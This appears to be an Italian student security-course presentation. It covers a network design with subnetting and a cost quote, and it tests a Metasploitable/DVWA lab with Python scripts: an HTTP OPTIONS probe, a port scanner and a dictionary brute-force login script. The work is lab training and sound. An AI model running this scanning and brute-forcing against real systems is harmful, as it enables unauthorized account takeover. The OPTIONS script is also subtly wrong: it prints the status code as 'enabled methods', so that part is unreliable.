

Building Week S4/L1

Siamo stati ingaggiati dalla compagnia Theta per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center. Il perimetro delle attività si concentra principalmente su:

- Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico)
- Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet)

In base alle informazioni sopra, il capo della sicurezza informatica di Theta, chiamato anche CISO (chief information security officer), ci richiede:

1. Di proporre un modello (design) di rete per mettere in sicurezza le due componenti critiche, includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.
2. Di effettuare dei test puntuali sulle due componenti critiche per valutarne lo stato di sicurezza. Nella fattispecie, il CISO ci chiede di effettuare i controlli riportati nella slide successiva



FUJIKO SECURITY S.R.L.

Meneo Nicola
Curcio Mazzone Fabiola
Pirrera Stefano
Salvatore Davide
Fougani Omar
Deiana Mattia
Mattia Chiriatti

Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi:

AZIENDA → Theta S.r.l.;

ORGANICO → 25 dipendenti;


TIPOLOGIA → E-commerce, medio-piccole dimensioni.



25



La nuova rete



FIREWALL PERIMETRALE	PERIMETRO DI SICUREZZA TRA RETE ESTERNA ED INTERNA
WAN	WORLD AREA NETWORK
LAN	LOCAL AREA NETWORK
DMZ	DEMILITARIZED ZONE
IPS	INTRUSION PREVENTION SYSTEM
IDS	INTRUSION DETECTION SYSTEM
WAF	WEB APPLICATION FIREWALL
ROUTER	INSTRADATORE DI PACCHETTI TRA RETI DIVERSE
SWITCH	INSTRADATORE DI PACCHETTI NELLA STESSA RETE
SERVER	SISTEMA INFORMATICO CHE FORNISCE SERVIZI

Il preventivo

In correlazione alla realizzazione della nuova rete, abbiamo anche elaborato un preventivo di spesa per il direttore dell'azienda

Dispositivo	Quantità	Prezzo	Totale
Firewall	x1	€ 2.000,00	€ 2.000,00
Router	x1	€ 1.949,00	€ 1.949,00
Switch	x5	€ 532,00	€ 2.660,00
Computer	x25	€ 479,00	€ 11.975,00
Server	x3	€ 3.568,00	€ 10.704,00
Cavo Cat6	x1	€ 430,00	€ 430,00
Manodopera	x7	€ 3.000,00	€ 21.000,00
Totale spese:	€ 50.718,00		



Firewall Cisco ASA5516-FPWR-K9



Router Cisco CISCO3945E/K9



Switch Ethernet 48 Porte Gigabit Web-Managed
Con 4 Porte SFP I-SWHUB GBE-48



Computer Dell 7460 All In One, 23,8" FHD




Server HP ML350 GEN10 24SFF



Cavo di Rete Solido da Installazione Cat 6 da Esterno
U/Utp Guaina Pe in Rame Matassa 305 Mt

Subnet

La subnet è una porzione logica di una rete IP più grande, la quale viene suddivisa al fine di migliorare l'efficienza e la sicurezza della rete



192.168.50.0

192.168.51.0

192.168.52.0

Subnetting

Processo logico di segmentazione di una rete in più sottoreti

/28 = 11111111.11111111.11111111.11110000

255.255.255.240



$$256 - 240 = 16$$

$$16 - 2 = 14$$

La procedura di subnetting ha prodotto una suddivisione che possiamo vedere riportata in tabella:

192.168.50.0 (IPv4)	192.168.51.0	192.168.52.0
192.168.50.1 (gateway)	192.168.51.1	192.168.52.1
192.168.50.15 (broadcast)	192.168.51.15	192.168.52.15
da 192.168.50.2 a 192.168.50.14 (range host)	da 192.168.51.2 a 192.168.51.14	da 192.168.52.2 a 192.168.52.14

Assegnazione degli IP

PC0

Physical Config **Desktop** Programming Attributes

IP Configuration X

Interface FastEthernet0

IP Configuration

☐ DHCP ☒ Static

IPv4 Address 192.168.50.2

Subnet Mask 255.255.255.240

Default Gateway 192.168.50.1

DNS Server 0.0.0.0

IPv6 Configuration

☐ Automatic ☒ Static

IPv6 Address /

Link Local Address FE80::2E0:F7FF:FE42:ACE

Default Gateway

DNS Server

802.1X

☐ Use 802.1X Security

Authentication MD5

Username

Password

☐ Top

PC1

Physical Config **Desktop** Programming Attributes

IP Configuration X

Interface FastEthernet0

IP Configuration

☐ DHCP ☒ Static

IPv4 Address 192.168.51.2

Subnet Mask 255.255.255.240

Default Gateway 192.168.51.1

DNS Server 0.0.0.0

IPv6 Configuration

☐ Automatic ☒ Static

IPv6 Address /

Link Local Address FE80::2D0:BCFF:FE42:68C7

Default Gateway

DNS Server

802.1X

☐ Use 802.1X Security

Authentication MD5

Username

Password

☐ Top

PC2

Physical Config **Desktop** Programming Attributes

IP Configuration X

Interface FastEthernet0

IP Configuration

☐ DHCP ☒ Static

IPv4 Address 192.168.52.2

Subnet Mask 255.255.255.240

Default Gateway 192.168.52.1

DNS Server 0.0.0.0

IPv6 Configuration

☐ Automatic ☒ Static

IPv6 Address /

Link Local Address FE80::290:2BFF:FE42:2C36

Default Gateway

DNS Server

802.1X

☐ Use 802.1X Security

Authentication MD5

Username

Password

☐ Top

Il testing

Abbiamo come prima cosa scritto un programma in Python, con l'utilizzo della libreria `http.client`, per eseguire una richiesta di tipo "OPTIONS" verso un sistema di destinazione specificato dall'utente, attraverso il corrispettivo indirizzo IP e porta. L'obiettivo principale è determinare i metodi HTTP attivi sul server di destinazione. Nel nostro caso abbiamo utilizzato l'indirizzo IP e la porta della macchina virtuale Metasploitable (macchina vittima) con IP 192.168.1.99 che opera sulla porta di default 80.

```
1 import http.client
2
3 host = input ("Insert target system host/IP: ")
4 port= input("Insert target system port (default port 80): ")
5
6 if (port== ""):
7     port= 80
8
9 try:
10     connection= http.client.HTTPConnection(host, port)
11     connection.request("OPTIONS", "/")
12     response = connection.getresponse()
13     print("Enabled methods are: ",response.status)
14     connection.close()
15 except ConnectionRefusedError:
16     print("Connection Failed")
17
```

```
(kali@kali)-[~/Desktop]
$ python httpstatus.py
Insert target system host/IP: 192.168.1.99
Insert target system port (default port 80):
Enabled methods are: 200
```

Successivamente abbiamo mirato specificatamente alla porta 80.


L'obiettivo era verificare che la porta fosse aperta e funzionante.

Per condurre questa verifica, abbiamo sviluppato un ulteriore programma in Python utilizzando la libreria socket. Questo secondo script è stato progettato per connettersi al sistema di destinazione sulla porta 80 e confermarne la disponibilità.

```
1 import socket
2
3 target= input("Enter the IP address to scan: ")
4 portrange= input("Enter the port range to scan (es: 5-200): ")
5
6 lowport= int(portrange.split('-')[0])
7 highport= int(portrange.split('-')[1])
8
9 print("Scanning host", target,"from port", lowport,"to port", highport)
10
11 for port in range (lowport, highport):
12     s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     status= s.connect_ex((target,port))
14     if(status==0):
15         print(' Port', port, "- OPEN ")
16     else:
17         print("Port", port,"- CLOSED")
18
```

```
(kali㉿kali)-[~/Desktop]
$ python port.py
Enter the IP address to scan: 192.168.1.99
Enter the port range to scan (es: 5-200): 70-90
Scanning host 192.168.1.99 from port 70 to port 90
Port 70 - CLOSED
Port 71 - CLOSED
Port 72 - CLOSED
Port 73 - CLOSED
Port 74 - CLOSED
Port 75 - CLOSED
Port 76 - CLOSED
Port 77 - CLOSED
Port 78 - CLOSED
Port 79 - CLOSED
Port 80 - OPEN
Port 81 - CLOSED
Port 82 - CLOSED
Port 83 - CLOSED
Port 84 - CLOSED
```


Con l'ausilio di Burp Suite, in concomitanza con l'attivazione del programma in Python realizzato per l'individuazione delle credenziali di accesso, abbiamo individuato le credenziali corrette: ovvero «admin» e «password» come da immagine qui a fianco.




Siamo passati poi alla fase di attacco della macchina Metasploitable, cercando di individuare username e password dell'account di accesso alla DVWA che abbiamo creato in precedenza.

```
1 import requests
2
3 target_url = "http://192.168.1.25/dvwa/vulnerabilities/brute/"
4 username_file = open("test_u.txt", "r")
5 password_file = open("test_p.txt", "r")
6
7 try:
8     usernames = username_file.readlines()
9     passwords = password_file.readlines()
10
11     for username in usernames:
12         for password in passwords:
13             username = username.strip() # Rimuove spazi bianchi e caratteri di nuova linea
14             password = password.strip()
15
16             params = {'username': username, 'password': password, 'Login': 'Login'}
17             headers = {
18                 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36',
19                 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
20                 'Referer': 'http://192.168.1.25/dvwa/vulnerabilities/brute/',
21                 'Cookie': 'security=low; PHPSESSID=25627f148cdd5dd36e5aae1bb9ea9a69',
22                 'Connection': 'close'
23             }
24
25             try:
26                 response = requests.get(target_url, params=params, headers=headers)
27                 response.raise_for_status() # Solleva un'eccezione per errori HTTP
28
29                 if "Welcome to the password protected area" in response.text:
30                     print(f"Successo - Username: {username}, Password: {password}")
31                     break
32                 else:
33                     print(f"Tentativo fallito - Username: {username}, Password: {password}")
34
35             except requests.RequestException as e:
36                 print(f"Errore nella richiesta HTTP: {e}")
37
38 finally:
39     username_file.close()
40     password_file.close()
41
```

Al fine di migliorare la sicurezza degli account aziendali dei dipendenti, consigliamo quanto segue:

1. Utilizza una combinazione di caratteri complessa, evitando password ovvie come "admin" o "password". Usa maiuscole, minuscole, numeri e caratteri speciali
2. Abilita l'autenticazione a due fattori
3. Cambia le password regolarmente
4. Non condividere mai le credenziali, nemmeno coi colleghi
5. Fare attenzione alle mail sospette e non fornire mai le credenziali su siti web non sicuri
6. Monitorare regolarmente l'attività dell'account per rilevare eventuali accessi non autorizzati



The screenshot shows a password strength tool. At the top, a password is displayed: `M]<x!@_w(L0178kln%}x<pS~`. Below this, the title "Personalizza la tua password" is followed by a section for "Lunghezza della password" (Password length) with a slider set to 24. To the right, there are three radio button options: "Facile da dire", "Facile da leggere", and "Tutti i caratteri", with the last one selected. On the far right, a list of character types is shown with checkboxes: "Lettere maiuscole", "Lettere minuscole", "Numeri", and "Simboli", all of which are checked.

M]<x!@_w(L0178kln%}x<pS~

Personalizza la tua password

Lunghezza della password

24

☐ Facile da dire *i*

☐ Facile da leggere *i*

☒ Tutti i caratteri *i*

☒ Lettere maiuscole

☒ Lettere minuscole

☒ Numeri

☒ Simboli



FUJIKO SECURITY S.R.L.

Meneo Nicola
Curcio Mazzone Fabiola
Pirrera Stefano
Salvatore Davide
Fougani Omar
Deiana Mattia
Mattia Chiriatti

Grazie per l'attenzione!